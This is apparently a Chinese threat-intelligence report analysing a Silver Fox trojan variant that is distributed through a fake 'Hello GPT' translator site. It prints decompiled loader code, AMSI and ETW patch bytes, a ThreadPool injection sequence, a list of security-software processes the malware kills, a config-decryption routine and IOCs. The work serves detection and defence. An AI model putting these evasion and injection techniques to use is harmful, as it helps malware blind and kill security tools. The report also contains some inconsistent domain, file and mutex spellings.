

白签藏锋 | 银狐团伙近白利用与非 PE 载荷藏匿分析报告

mp.weixin.qq.com/s/Ab-21iUmfxeg3z4EcjW6eA

腾讯安全威胁情报

Original

一、概述

近期捕获到一起借 **Hello GPT 翻译器** 名义投递的钓鱼样本。攻击者仿造官网 cn-hellogpt.com，向用户分发伪装成 AI 翻译工具的安装包。用户完成看似正常的安装流程后，恶意模块转入后台，在 `%APPDATA%\Roaming` 目录下释放两组随机命名的恶意文件，并通过计划任务完成持久化。

这批样本和传统的“白 + 黑 DLL”白利用不太一样。以往攻击者常把恶意逻辑放在外置黑 DLL 中，DLL 本身特征明显，容易被静态扫描或行为检测命中。本次样本把执行入口改进到合法签名程序内部，再把核心代码拆到多组非 PE 自定义文件中，形成一套更隐蔽的“近白利用 + 非 PE 载荷藏匿”链路：

- 对 **杭州顺网科技、万能输入法** 的合法签名程序做二进制 PATCH，把恶意 ShellCode 缝入内部执行路径；
- 将后续核心恶意代码藏在非 PE 格式的自定义文件（`.oi / .vc / .ti / .er / .ce / .ou / .pt`）中；
- 用虚假控制流、流程平坦化、花指令和字符串运行时解密增加静态分析成本；
- 执行 **AMSI 扫描绕过 + ETW 遥测致盲 + 国内主流安全软件关停** 的安全规避链；
- 注入 **sihost.exe / UserAccountBroker.exe / EDPNotify.exe** 等微软原生签名进程，维持 C2 长期驻留。

综合投递方式、载荷组织和对抗手法判断，该样本属于银狐木马分支变种。相比此前常见样本，这次的变化集中在两个点：合法签名程序被改造成 Loader，核心恶意代码转入非 PE 自定义载荷。

二、初始入口：伪装 Hello GPT 的钓鱼网站

攻击者注册仿冒域名 [cn-hellogpt\[.\]com](http://cn-hellogpt[.]com)、[hallogpt\[.\]com](http://hallogpt[.]com)，克隆真实 AI 翻译工具的界面风格，并在站内批量生成“使用教程”“实战指南”等 SEO 软文，提高站点在搜索引擎中的可信度和权重。行业人员通过搜索引擎检索相关工具关键词时，可能直接进入攻击者设计好的下载链路。



下图为攻击者仿造的 Hello GPT 翻译器首页。页面顶部设置“首页、新手教程、软件功能、下载中心、最新资讯”等栏目，主视觉使用“最新最智能的 Hello GPT 翻译器”作为 Slogan，右侧展示多平台聊天软件集成界面，并放置醒目的“下载软件”按钮诱导用户下载恶意安装包。



站内“新手教程”栏目配套了批量生成的文章，标题覆盖“终极实战、自定义词库使用指南、进阶运营

实战、高阶玩法、双向翻译功能完整指南、WhatsApp 群发实操教程”等主题。攻击者用这些长尾关键词软文撑起内容纵深，为后续诱导下载铺垫可信度。



用户被引导下载的安装包，在外观上完整还原了一款普通翻译软件的 NSIS 安装向导。用户一路点击“下一步”完成安装时，后门植入流程同步执行：



三、样本执行流程：延迟释放与伪装持久化

安装包运行后不会立即释放恶意载荷，而是等待用户按流程完整点完安装向导，借真实用户交互规避沙箱环境。随后，样本在 %APPDATA%\Roaming 目录下创建两个以 comain_ 为前缀的子目录，分别释放两组恶意文件。

持久化阶段，样本将两个主 EXE 模块注册为伪装的系统计划任务。任务被挂靠在 \Microsoft\Windows\Application Experience\ 路径下，命名为 Diagnostics 与 Diagnostics2，并照搬微软原生任务的官方描述（“允许用户在 AD RMS 权限策略模板……”）。从任务计划程序中看，这两个任务很容易被误认为系统组件。

电脑 > 本地磁盘 (C:) > 用户 > admin > AppData > Roaming > comain_ev2c34				
名称	修改日期	类型	大小	
ap.asin	2026/4/27 10:12	ASIN 文件	1 KB	
bnymir.ou	2026/4/27 10:12	OU 文件	404 KB	
bteuns.pt	2026/4/27 10:12	PT 文件	534 KB	
cmrsk.ce	2026/4/27 10:12	CE 文件	167 KB	
ev2c34	2026/4/27 10:12	应用程序	334 KB	
fhkan.oi	2026/4/27 10:12	OI 文件	181 KB	

电脑 > 本地磁盘 (C:) > 用户 > admin > AppData > Roaming > comain_ev2f79				
名称	修改日期	类型	大小	
dxyvnb.ti	2026/4/27 10:12	TI 文件	57 KB	
ev2f79	2026/4/27 10:12	应用程序	229 KB	
ntrin.er	2026/4/27 10:12	ER 文件	169 KB	
otrm.oi	2026/4/27 10:12	OI 文件	142 KB	
yinma.vc	2026/4/27 10:12	VC 文件	479 KB	

第一组：comain_ev2c34 套件

文件	大小	角色
ev2c34.exe	334 KB	被 PATCH 过的万能输入法主程序（执行宿主）
fhkan.oi	181 KB	非 PE 加密载荷，判断当前互斥感染环境，向 sihost 进程注入 cmrsk.ce 代码
cmrsk.ce	167 KB	非 PE 加密载荷，负责拉起并注入 C2 通信模块与守护模块
bnymir.ou	404 KB	非 PE 加密载荷，C2 通信模块
bteuns.pt	534 KB	非 PE 加密载荷，守护模块
ap.asin	1 KB	加密的 C2 配置

第二组：comain_ev2f79 套件

文件	大小	角色
ev2f79.exe	229 KB	被 PATCH 过的顺网科技签名程序（执行宿主）
otrm.oi	142 KB	非 PE 加密载荷，拉起 VSSVC 服务，并向其注入 yinma.vc、dxyvnb.ti 模块
yinma.vc	479 KB	非 PE 加密载荷，向 svchost 内注入 ntrin.er 模块
dxyvnb.ti	57 KB	非 PE 加密载荷，反检测 / AMSI + ETW 绕过 ShellCode
ntrin.er	169 KB	非 PE 加密载荷，反杀软模块

下图左侧 ev2c34.exe 保留“深圳市世强电脑科技有限公司”签名，右侧 ev2f79.exe 保留“Hangzhou Shunwang Technology Co., Ltd”签名。两个 EXE 宿主都带有原始知名厂商数字签名，这也是近白利用最核心的伪装点：静态层面看起来接近合法程序，运行后却进入恶意执行链。



四、近白利用：MFC 消息回调劫持 + XOR 0x36 自解密

4.1 劫持切入点：CWnd::ReflectChildNotify

以 `ev2f79.exe`（篡改自顺网的恶意主程序）为例。攻击者没有选择替换 EntryPoint 或 TLS 回调这类更显眼的劫持位置，而是把 MFC 框架中用于处理子窗口通知的反射函数 `CWnd::ReflectChildNotify` 改写为 Loader 入口。

应用进入消息循环后，`WM_VSCROLL`、`WM_HSCROLL`、`WM_CTLCOLOR*`、`WM_DRAWITEM` (528) 等常规 UI 消息都会触发该函数。也就是说，程序只要正常跑起来，就会自动拉起恶意代码。

cpp

```
int __thiscall CWnd::ReflectChildNotify(...) {
    if (a2 > 0x111) {
        if (a2 < 0x114 || a2 > 0x115 && a2 != 528)
            return loader_read_xor36_and_exec_file();
    }
    if (a2 != 273) {
        if (a2 > 0x2F && a2 != 57) {
            ...
            result = loader_read_xor36_and_exec_file();
            if (!*a5) return 0;
            return result;
        }
        return loader_read_xor36_and_exec_file();
    }
    ...
}
```

4.2 Loader 逻辑：文件名解密 + XOR 0x36 自解密执行

`loader_read_xor36_and_exec_file` 承担完整装载动作：先解密同目录下的恶意文件名 `otrm.oi`，再以 `XOR 0x36` 对整个文件逐字节解密，最后直接跳转执行。原始 EXE 相对官方版本只改动了少量函数，整体特征高度贴近合法程序，静态识别难度明显提高：

cpp

```
int __cdecl loader_read_xor36_and_exec_file() {
    // --- 运行时解密恶意文件名 ---
    encNameDwords[0] = 0x44393B46; // 解密后得到 "otrm.oi"
    encNameDwords[1] = 0x27404605;
    ...
    for (i = 61240; ; v1 = i) {
        *((_BYTE *)encNameDwords + v0) = v1 ^ ((*((_BYTE *)encNameDwords + v0) - v2);
        if (++v0 >= nameLen) break;
        v2 = BYTE1(i);
    }

    pGetModuleFileNameA(0, pathBuf, 260u);
    pCreateFileA(pathBuf, 0x80000000, 1u, 0, 3u, 128u, 0);
    fileSize = pGetFileSize(hFile, 0);

    if (fileSize) {
        payloadEntry = pVirtualAlloc(0, fileSize, 0x3000, PAGE_EXECUTE_READWRITE);
        pReadFile(hFile, payloadEntry, fileSize, &bytesRead, 0);
        // --- XOR 0x36 解密 payload ---
        for (j = 0; j < bytesRead; ++j)
            *((_BYTE *)payloadEntry + j) ^= 0x36u;
        return payloadEntry(); // 直接跳转执行
    }
}
```

五、非 PE 载荷的对抗护甲

被解密并装入内存的非 PE 模块（.oi / .vc / .ti / .er）使用了同一套反分析护甲。反编译视角下可以看到大量异或表达式与花指令，整体呈现典型的 OLLVM 风格保护。

```
v65 = a1;
v64 = a2;
v63 = a3;
((void (__thiscall*)(__int128 *, __int128 *))(char *)off_10022254
+ (*(DWORD *)((char *)off_1002313C
+ ((11 * dword_10023108) ^ 0x576AC834)
+ 1) ^ 0x4FF4E7DE)
+ 1))(&v62,
&v61);
retaddr = ((int (__thiscall*)(__int128 *))(char *)off_10022240
+ (*(DWORD *)((char *)off_1002313C
+ ((11 * dword_10023108) ^ 0x576AC834)
+ 1) ^ 0x4FF4E7DE)
+ 1))(&v61);
_ECX = *(DWORD *)((char *)off_10023128 + ((6 * dword_10023108) ^ 0x576AC835)) ^ *(DWORD *)((char *)off_1002314C
+ ((15 * dword_10023108) ^ 0x576AC834)
+ 1);
_EBX = 1466615861;
__asm { rcl ebx, cl }
_EBX = off_10023138;
__asm { rcl ebx, 3Ch }
_EBP = 1466615860;
LOBYTE(_EBX) = -34;
v67 = ((int (__stdcall*)(int, int, int))(char *)off_10022230
+ (*(DWORD *)((char *)off_1002313C + ((11 * dword_10023108) ^ 0x576AC834) + 1) ^ 0x4FF4E7DE)
+ 1))(&v67,
_ECX - 1122767418,
*(DWORD *)((char *)off_10023138 + ((10 * dword_10023108) ^ 0x576AC835)) ^ *(DWORD *)((char *)off_10023154
+ ((17 * dword_10023108) ^ 0x576AC834)
+ 1))
- 1142991578,
retaddr);
__asm { rcr bl, 13h }
((void (__stdcall*)(__int128 *))(char *)off_10022250
+ (*(DWORD *)((char *)off_1002313C + ((11 * dword_10023108) ^ 0x576AC834) + 1) ^ 0x4FF4E7DE)
+ 1))(&a16);
v20 = ((int (__thiscall*)(__int128 *))(char *)off_10022220
+ (*(DWORD *)((char *)off_1002313C + ((11 * dword_10023108) ^ 0x576AC834) + 1) ^ 0x4FF4E7DE)
+ 1))(&a16);
_ECX = *(DWORD *)((char *)off_1002315C + ((19 * dword_10023108) ^ 0x576AC834) + 1) ^ *(DWORD *)((char *)off_10023118
+ ((2 * dword_10023108) ^ 0x576AC835));
retaddr = v20;
v58 = (18 * dword_10023108) ^ 0x576AC835;
LOWORD(v59) = ~(1 << (char)off_10023158) & 0xC835;
HIWORD(v59) = v59;
_SI = (v59 >> 13) | (1 << (v58 & 0xF));
__asm { rcr si, 2Ch }
_DL = (char)off_1002313C;
__asm { rcr dl, cl }
FRX = (*(DWORD *)((char *)off_10023158 + v58) ^ *(DWORD *)((char *)off_10023170
```

对抗手法	目的
虚假控制流（Bogus Control Flow）	扰乱静态分析路径图
控制流平坦化（Flattening）	打散原有函数块逻辑
花指令混淆	干扰反汇编器识别
关键字字符串运行时解密	静态特征完全无法命中

otrm.oi 被装载后会继续调用 SetIoC 导出函数。该函数先申请 SeDebugPrivilege 提权，随后拉起系统 VSSVC（卷影副本）服务，再通过线程池注入将 yinma.vc 与 dxyvnb.ti 两个载荷写入 VSSVC.exe。

六、注入 VSSVC 后的三重对抗

6.1 AMSI 双函数 Patch

`dxynb.ti` 负责 AMSI 扫描绕过。样本通过 12 字节 PATCH，将 `amsi.dll` 中的 `AmsiScanBuffer` 与 `AmsiScanString` 首部改写为返回安全结果（`S_OK + AMSI_RESULT_CLEAN`）的短桩代码。后续扫描请求在交给杀软 Provider 前就被截断。

<code>0x00007FFACB0D2540 488b442430</code>	<code>mov rax, [rsp+0x30]</code>
<code>0x00007FFACB0D2545 832000</code>	<code>and dword [rax], 0x0</code>
<code>0x00007FFACB0D2548 33c0</code>	<code>xor eax, eax</code>
<code>0x00007FFACB0D254A c3</code>	<code>ret</code>
<code>0x00007FFACB0D254B cc</code>	<code>int3</code>
<code>0x00007FFACB0D254C 897318</code>	<code>mov [rbx+0x18], esi</code>
<code>0x00007FFACB0D254F 57</code>	<code>push rdi</code>
<code>0x00007FFACB0D2550 4156</code>	<code>push r14</code>
<code>0x00007FFACB0D2552 4157</code>	<code>push r15</code>
<code>0x00007FFACB0D2554 4883ec70</code>	<code>sub rsp, 0x70</code>
<code>0x00007FFACB0D2558 4d8bf9</code>	<code>mov r15, r9</code>
<code>0x00007FFACB0D2640 488b442428</code>	<code>mov rax, [rsp+0x28]</code>
<code>0x00007FFACB0D2645 832000</code>	<code>and dword [rax], 0x0</code>
<code>0x00007FFACB0D2648 33c0</code>	<code>xor eax, eax</code>
<code>0x00007FFACB0D264A c3</code>	<code>ret</code>
<code>0x00007FFACB0D264B cc</code>	<code>int3</code>
<code>0x00007FFACB0D264C 4c8b542460</code>	<code>mov r10, [rsp+0x60]</code>
<code>0x00007FFACB0D2651 4d85d2</code>	<code>test r10, r10</code>
<code>0x00007FFACB0D2654 7433</code>	<code>jz 0x7ffacb0d2689</code>
<code>0x00007FFACB0D2656 4883c8ff</code>	<code>or rax, 0xffffffffffffffff</code>
<code>0x00007FFACB0D265A 48ffc0</code>	<code>inc rax</code>
<code>0x00007FFACB0D265D 6644391c42</code>	<code>cmp [rdx+rax*2], r11w</code>
<code>0x00007FFACB0D2662 75f6</code>	<code>jnz 0x7ffacb0d265a</code>

目标函数	Patch 位置	Patch 大小	效果
<code>amsi.dll!AmsiScanBuffer</code>	<code>amsi+0x2540</code>	12 字节	永远返回 <code>S_OK + AMSI_RESULT_CLEAN</code>
<code>amsi.dll!AmsiScanString</code>	<code>amsi+0x2640</code>	12 字节	永远返回 <code>S_OK + AMSI_RESULT_CLEAN</code>

6.2 ETW 单字节致盲

针对微软 ETW 遥测框架，样本只改写 `ntdll!EtwEventWrite` 入口的第一个字节为 `0xC3` (`ret`)。这一字节 PATCH 会让进程内所有 ETW 事件，包括 Defender 的 AMSI 子通道、PowerShell ScriptBlock 日志、.NET CLR 运行时遥测等，在离开进程前被静默丢弃。下游依赖 ETW Consumer 的 EDR 分析链路也会随之失效。

<code>0x00007FFADEB926B0 c3</code>	<code>ret</code>
<code>0x00007FFADEB926B1 8bdc</code>	<code>mov ebx, esp</code>
<code>0x00007FFADEB926B3 4883ec58</code>	<code>sub rsp, 0x58</code>
<code>0x00007FFADEB926B7 4d894be8</code>	<code>mov [r11-0x18], r9</code>
<code>0x00007FFADEB926BB 33c0</code>	<code>xor eax, eax</code>
<code>0x00007FFADEB926BD 458943e0</code>	<code>mov [r11-0x20], r8d</code>
<code>0x00007FFADEB926C1 4533c9</code>	<code>xor r9d, r9d</code>
<code>0x00007FFADEB926C4 498943d8</code>	<code>mov [r11-0x28], rax</code>
<code>0x00007FFADEB926C8 4533c0</code>	<code>xor r8d, r8d</code>
<code>0x00007FFADEB926CB 498943d0</code>	<code>mov [r11-0x30], rax</code>
<code>0x00007FFADEB926CF 6689442420</code>	<code>mov [rsp+0x20], ax</code>
<code>0x00007FFADEB926D4 e85b000000</code>	<code>call 0x7ffadeb92734</code>
<code>0x00007FFADEB926D9 4883c458</code>	<code>add rsp, 0x58</code>
<code>0x00007FFADEB926DD c3</code>	<code>ret</code>

6.3 注入 svchost 并围剿国内安全软件

`yinma.vc` 解密展开为标准 PE 后，会读取外部 `ntrin.er` 恶意载荷，再次通过线程池注入将其写入系统中 **PID 最小的 svchost.exe** 进程。

这个目标选择并不随机。PID 最小的 `svchost.exe` 通常对应 `-k DcomLaunch` 或 `-k RPCSS`，权限为 `SYSTEM`，并运行在敏感服务组内。攻击者借它作为执行进程，在应用层结束国内安全软件时成功率更高。

被注入的 `svchost.exe` 会启动监控线程，按照运行时解密出的硬编码字符串表循环探测，并主动结束对应安全软件进程：

```

String length : 12
*** DECRYPTED : "MpCmdRun.exe"
-----
      0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
1192eff7c0 0c 00 00 00 cd 01 e2 01 d3 01 ed 01 f6 01 c4 01 .....
1192eff7d0 e5 01 f0 01 b0 01 f5 01 da 01 f5 01 92 01 99 f9 .....
1192eff7e0 99 f9 00 00 65 00 78 00 .....e. x.
-----

[#2467 func_28 @ 0x1b9653160c0]
RCX (struct) : 0x1192fff8a0
Key offsets  : key1=[rcx+0x15] key2=[rcx+0x14]
Key1 (SUB)   : 0xf9 (249)
Key2 (XOR)   : 0x99 (153)
String length : 7
*** DECRYPTED : "safe"
-----
      0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
1192fff8a0 07 00 00 00 a3 01 a8 01 a2 01 e3 01 f1 01 f8 01 .....
1192fff8b0 f5 01 92 01 99 f9 00 00 f7 4c 14 61 ba f1 .....L. a..
-----

[#2468 func_29 @ 0x1b965316290]
RCX (struct) : 0x1192fff870
Key offsets  : key1=[rcx+0x1d] key2=[rcx+0x1c]
Key1 (SUB)   : 0xf9 (249)
Key2 (XOR)   : 0x99 (153)
String length : 11
*** DECRYPTED : "QQPC RTP.exe"
-----
      0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
1192fff870 0b 00 00 00 c1 01 c1 01 c2 01 d3 01 c4 01 c6 01 .....
1192fff880 c2 01 b0 01 f5 01 da 01 f5 01 92 01 99 f9 00 00 .....
1192fff890 30 f9 ff 92 11 00 .....0.....
-----

[#2469 func_30 @ 0x1b965316460]
-----
      0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
1192dff7a0 0c 00 00 00 c1 01 c1 01 c2 01 d3 01 c6 01 e4 01 .....
1192dff7b0 f1 01 d9 01 b0 01 f5 01 da 01 f5 01 92 01 99 f9 .....
1192dff7c0 60 f8 df 92 11 00 00 00 .....
-----

[#2470 func_15 @ 0x1b9652367f0]
RCX (struct) : 0x1192dff7a0
Key offsets  : key1=[rcx+0x2d] key2=[rcx+0x2c]
Key1 (SUB)   : 0xf9 (249)
Key2 (XOR)   : 0x99 (153)
String length : 19
*** DECRYPTED : "QHActiveDefense.exe"
-----

```

七、fhkan 模块：三件套注入 + Mutex 门控

ev2c34.exe（篡改自万能输入法）运行后，先解密装载 fhkan.oi，再调用其中的 AndStop 函数。该函数承担本轮攻击的主业务调度职责，核心逻辑包括：

7.1 Mutex 单实例守卫 + C2 上线标记

fhkan 使用两个 Base64 编码的 Mutex 作为状态位，分别表示“已上线”和“本地守卫正在运行”。下图是 UserAccountBroker.exe 与 edpnotify.exe 持有的 Mutex：

```
C:\Windows\system32>C:\Users\admin\Desktop\Handle\handle64.exe -a -accepteula dXBsaW51
Nthandle v5.0 - Handle viewer
Copyright (C) 1997-2022 Mark Russinovich
Sysinternals - www.sysinternals.com
UserAccountBroker.exe pid: 6028    type: Mutant          1D4: \Sessions\1\BaseNamedObjects\dXBsaW51_UserAccountBroker.exe
C:\Windows\system32>C:\Users\admin\Desktop\Handle\handle64.exe -a -accepteula bG9jYWxndWFyZA
Nthandle v5.0 - Handle viewer
Copyright (C) 1997-2022 Mark Russinovich
Sysinternals - www.sysinternals.com
edpnotify.exe      pid: 2668    type: Mutant          230: \Sessions\1\BaseNamedObjects\bG9jYWxndWFyZA
```

Mutex 名 (Base64)	解码含义	用途
dXBsaW51	upline (上线)	C2 已成功上线的标志位
bG9jYWxndWFyZA	localguard (本地守卫)	守卫模块单实例门控

当 fhkan 启动时会首先检查这两个 Mutex：

- 都不存在 → 进入主分支，执行跨进程注入；
- 已存在 → 说明木马已经在运行，当前实例直接退出，避免重复感染。

7.2 注入“微软签名 Shell 三件套”

fhkan 完成自解密后，会注入三个微软原生签名的用户态 Shell 进程，构建冗余且隐蔽的 C2 宿主：

顺序	受害进程	进程角色	注入载荷
①	sihost.exe	Shell Infrastructure Host	cmrsk.ce
②	UserAccountBroker.exe	User Account Broker	bnymir.ou
③	EDPNotify.exe	Enterprise Data Protection Notify	bteuns.pt

这三个进程都有适合驻留的特征：

- 三者均为微软签名，更容易被 EDR 或杀软默认放行出站连接；
- 三者均为系统功能模块，分别承担 **Shell 基础设施 (sihost)**、**用户账户代理 (UserAccountBroker)**、**企业数据保护通知 (EDPNotify)** 三类系统职责，隐蔽性更高；
- 三者同时感染，用户手动 kill 其中一个，其余两个仍可能维持 C2 活性，具备明显的冗余备份特征。

7.3 注入手法：ThreadPool IO 触发

fhkan 使用线程池 IO 完成回调触发远程载荷，而不是传统的 `CreateRemoteThread` / `QueueUserAPC`。这种方式避开了 `CreateRemoteThread`、`NtCreateThreadEx`、`SetThreadContext` 等经典进程注入监控点。从 EDR 视角看，它更像一次普通的线程池 IO 调度，调用栈也更干净：


```

OpenProcess(target_pid, 0x448)                                //
VM_OPERATION|DUP_HANDLE|QUERY_LIMITED
↓
NtCreateSection(0xf001f)                                     // SECTION_ALL_ACCESS
↓
NtMapViewOfSection(section, self)                             // 本地映射，写入 payload
↓
NtMapViewOfSection(section, remote_target) ★核心           // 跨进程映射 → payload 已在目标地址空间
↓
NtUnmapViewOfSection(self)                                   // 释放本地映射（保留远程）
↓
CreateFileW(uk_tmp.txt)                                       // 创建触发信号文件
↓
TpAllocIoCompletion + CreateThreadpoolIo(cb=远程地址)

```

八、C2 配置与解密算法

核心配置保存在本地 `ap.asin` 文件中，大小仅 260 字节。该文件在运行时被加载到内存，并通过线性同余 XOR 算法解密。下图为动态调试时在内存中捕获到的 `ap.asin` 解密结构：




还原后的解密算法如下：

python

```
def decrypt(data: bytes, A: int = 0x27, B: int = 0x5A) -> bytes:
    result = bytearray(len(data))
    for i in range(len(data)):
        result[i] = data[i] ^ ((A * i + B) & 0xFF)
    return bytes(result)
```


九、完整攻击链全景



十、IOC

类型	指标	备注
MD5	8EF871906F3EE90961F90DDED6F01B02	样本关联
MD5	2F937A3D015D476AA0013E14AA8FF347	样本关联
MD5	CA014CCB2E989ECA4CAE49CFE66071E1	样本关联
文件路径	%APPDATA%\Roaming\comain_ev2c34\ev2c34.exe	334 KB，被 PATCH 的万能输入法主程序（执行宿主）
文件路径	%APPDATA%\Roaming\comain_ev2c34\fhkan.oi	181 KB，非 PE 加密载荷，互斥环境判断 + 注入 sihost
文件路径	%APPDATA%\Roaming\comain_ev2c34\cmrsk.ce	167 KB，非 PE 加密载荷，拉起并注入 C2 / 守护模块
文件路径	%APPDATA%\Roaming\comain_ev2c34\bnymir.ou	404 KB，非 PE 加密载荷，C2 通信模块
文件路径	%APPDATA%\Roaming\comain_ev2c34\bteuns.pt	534 KB，非 PE 加密载荷，守护模块
文件路径	%APPDATA%\Roaming\comain_ev2c34\ap.asin	260 B，加密的双 C2 配置
文件路径	%APPDATA%\Roaming\comain_ev2f79\ev2f79.exe	229 KB，被 PATCH 的顺网签名程序（执行宿主）

文件路径	%APPDATA%\Roaming\comain_ev 2f79\otrm.oi	142 KB，非 PE 加密载荷， 拉起 VSSVC 并注入 yinma/dxyvnb
文件路径	%APPDATA%\Roaming\comain_ev 2f79\yinma.vc	479 KB，非 PE 加密载荷， 向 svchost 注入 ntrin.er
文件路径	%APPDATA%\Roaming\comain_ev 2f79\dxyvnb.ti	57 KB，非 PE 加密载荷， AMSI + ETW 绕过 ShellCode
文件路径	%APPDATA%\Roaming\comain_ev 2f79\ntrin.er	169 KB，非 PE 加密载荷， 反杀软模块
Mutex	Local\dXBsaW5l	Base64 解码为 <code>upline</code> ，C2 上线标记
Mutex	Local\bG9jYWxndWFyZA	Base64 解码为 <code>local-guard</code> ，本地守卫单实例
C2 IP	143[.]92[.]56[.]242	主通道
C2 IP	43[.]129[.]232[.]247	备用通道
钓鱼域名	cn-hellopt[.]com	仿冒 Hello GPT 翻译器官网
钓鱼域名	hallogpt[.]com	仿冒 Hello GPT 翻译器官网
受害进程	sihost.exe	微软签名 Shell 基础设施， 作为注入跳板

受害进程	UserAccountBroker.exe	微软签名账户代理，承载 C2 通信
受害进程	EDPNotify.exe	微软签名企业数据保护通知，承载守卫 / 重启
受害进程	svchost.exe (PID 最小)	系统服务，用于围剿国内安全软件
计划任务	\Microsoft\Windows\Application Experience\Diagnostics	伪装为系统原生任务
计划任务	\Microsoft\Windows\Application Experience\Diagnostics2	伪装为系统原生任务

十一、ATT&CK 技术映射

阶段	技术编号	技术名称	样本对应手法
Initial Access	T1566.002	Spearphishing Link	伪造 <code>cn-hellologpt.com</code> 钓鱼站
Execution	T1204.002	Malicious File	诱导用户执行 Hello-GPT 安装包
Defense Evasion	T1036.005	Match Legitimate Name or Location	伪装万能输入法 / 顺网签名 EXE
Defense Evasion	T1562.001	Disable or Modify Tools	AMSI/ETW PATCH、结束国内杀软
Defense Evasion	T1027.007	Dynamic API Resolution	运行时 GetProcAddress 解析 Nt*
Defense Evasion	T1027.013	Encrypted/Encoded File	非 PE 载荷 + 字符串运行时解密
